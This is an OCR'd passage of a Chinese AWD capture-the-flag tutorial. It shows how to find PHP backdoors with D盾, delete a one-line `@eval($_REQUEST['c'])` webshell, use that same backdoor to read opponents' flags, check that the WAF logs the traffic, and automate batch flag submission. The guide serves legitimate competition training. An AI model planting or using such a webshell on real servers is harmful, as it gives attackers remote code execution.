
然后这里查看日志

上面步骤完成之后，我们再去分析一下前面下载下来的`html`文件
这边需要使用两个工具，`D盾`和`Seay源代码审计系统`
D盾下载

打开D盾，查看是否有后门
查杀到挺多后门的



然后就是进行修复了，比如第一个 `a.php`
我们在xftp 上对这个文件进行修改



看到php 一句话木马，直接把这一段删除掉，或者再加个 echo “大傻逼”; 修改完成后保存就行，依次将上面的都修改

*a.php - 记事本


文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

```
<?php include_once '/app/watchbird.php'; ?>
<?php @eval($_REQUEST['c']);
var_dump($_SERVER);
?>
```



8. 使用 Seay源代码审计系统 审计代码，这里就不讲了，考验代码审计

二、攻击

我们上面使用D盾发现了后门，我们这里使用一句话木马后门




可以看到读取了flag



这边读取了flag 我们刚好验证一下 我们的waf 看有没有抓到流量

这边是已经抓到流量，




然后我们就可以去编写一个 python 线程进行一个批量命令和批量提交

然后我们就可以去编与 python 代码进行一个 `批量拿flag` 和 `批量提交`

这边附上我另一篇文章，之前写的awd 批量，写的比较简单可以自己改改（按照bugku awd 格式写的简单批量）

https://blog.csdn.net/weixin_46079186/article/details/118254922?ops_request_misc=%257B%2522request%255Fid%2522%253A%252216360362261678026257078 3%2522%252C%2522scm%2522%253A%252220140713.130102334.pc%255Fblog.%2522%257D&request_id=163603622616780262570783&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2_blogfirst_rank_v2~rank_v29-1-118254922.pc_v2_rank_blog_default&utm_term=awd&spm=1018.2226.3001.4450

这边附上两张



4. 这边只是简单的讲了下入门，后面的权限维持之类的可以自己研究研究